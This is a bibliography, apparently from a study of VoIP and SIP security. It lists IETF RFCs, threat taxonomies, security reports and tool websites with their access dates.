[RFC 4474] Peterson J. & Jennings C. (2006) Enhancements for Authenticated Identity Management in the Session Initiation Protocol (SIP). https://tools.ietf.org/html/rfc4474 [01,09,16]

[RFC 4566] Handley M., Jacobson V. & Perkins C. (2006) SDP: Session Description Protocol. https://tools.ietf.org/html/rfc4566 [16,03,16]

[RFC 4960] Stewart R. Ed. (2007) Stream Control Transmission Protocol. https://tools.ietf.org/html/rfc4960 [16,03,16]

[RFC 5039] Rosenberg J. & Jennings C. (2008) The Session Initiation Protocol (SIP) and Spam. https://tools.ietf.org/html/rfc5039 [12,07,16]

[RFC 5079] Rosenberg J. (2007) Rejecting Anonymous Requests in the Session Initiation Protocol (SIP). https://tools.ietf.org/html/rfc5079 [01,09,16]

[RFC 5246] Dierks T. & Rescorla E. (2008) The Transport Layer Security (TLS) Protocol Version 1.2. https://tools.ietf.org/html/rfc5246 [20,11,2016]

[RFC 5359] Johnston A., Sparks R., Cunningham C., Donovan S. & Summers K. (2008) Session Initiation Protocol Service Examples. https://tools.ietf.org/html/rfc5359 [01,09,16]

[RFC 5360] Rosenberg J., Camarillo G. & Willis D. (2008) A Framework for Consent Based Communications in the Session Initiation Protocol (SIP). https://tools.ietf.org/html/rfc5360 [01,09,16]

[RFC 5393] Sparks R., Lawrence S., Hawrylyshen A. & Campen B. (2008) Addressing an Amplification Vulnerability in Session Initiation Protocol (SIP) Forking Proxies. https://tools.ietf.org/html/rfc5393 [01,09,16]

[RFC 5626] Jennings C., Mahy R. & Audet F. (2009) Managing Client Initiated Connections in the Session Initiation Protocol (SIP). https://tools.ietf.org/html/rfc5626 [01,09,16]

[RFC 5839] Niemi A. & Willis D. (2010) An Extension to Session Initiation Protocol (SIP) Events for Conditional Event Notification. https://tools.ietf.org/html/rfc5839 [01,09,16]

[RFC 6086] Holmberg C., Burger E. & Kaplan H. (2011) Session Initiation Protocol (SIP) INFO Method and Package Framework. https://tools.ietf.org/html/rfc6086 [01,09,16]

[RFC 6228] Holmberg C. (2011) Session Initiation Protocol (SIP) Response Code for Indication of Terminated Dialog. https://tools.ietf.org/html/rfc6228 [01,09,16]

[RFC 6442] Polk J., Rosen B., & Peterson J. (2011) Location Conveyance for the Session Initiation Protocol. https://tools.ietf.org/html/rfc6442 [01,09,16]

[RFC 6665] Roach A. B. (2012) SIP Specific Event Notification. https://tools.ietf.org/html/rfc6665 [01,09,16]

[RFC 7375] Peterson J. (2014) Secure Telephone Identity Threat Model https://tools.ietf.org/html/rfc7375 [26,07,16]

[RIPE NCC Labs] https://labs.ripe.net/Members/johannes_weber/ipv6-security-an-overview [01,09,16]

[SecureLogix] Voice & Unified Communications, State of Security Report 2014. http://www.cisco.com/c/dam/en/us/products/collateral/unified-communications/unified-border-element/sl-securityreport2014-041814.pdf [14,08,16]

[Seedorf J., Niccolini S., Chen E. & Scholz H. 2011] Session Peering for Multimedia Interconnect (SPEERMINT) Security Threats and Suggested Countermeasures, draft-ietf-speermint-voipthreats-09. https://tools.ietf.org/html/draft-ietf-speermint-voipthreats-09 [26,07,16]

[Skype] https://support.skype.com/en/faq/FA12381/what-is-the-cloud [02,10,2016]

[Viproy] http://viproy.com/ [07,11,2016]

[VoIP Info] http://www.voip-info.org/ [02,10,2016]

[VOIPSA] VoIP Security and Privacy Threat Taxonomy, Public Release 1.0. VOIPSA, 1-36. http://www.voipsa.org/Activities/VOIPSA_Threat_Taxonomy_0.1.pdf [29,03,16]

[Wireshark wiki] https://wiki.wireshark.org/ [10,03,16]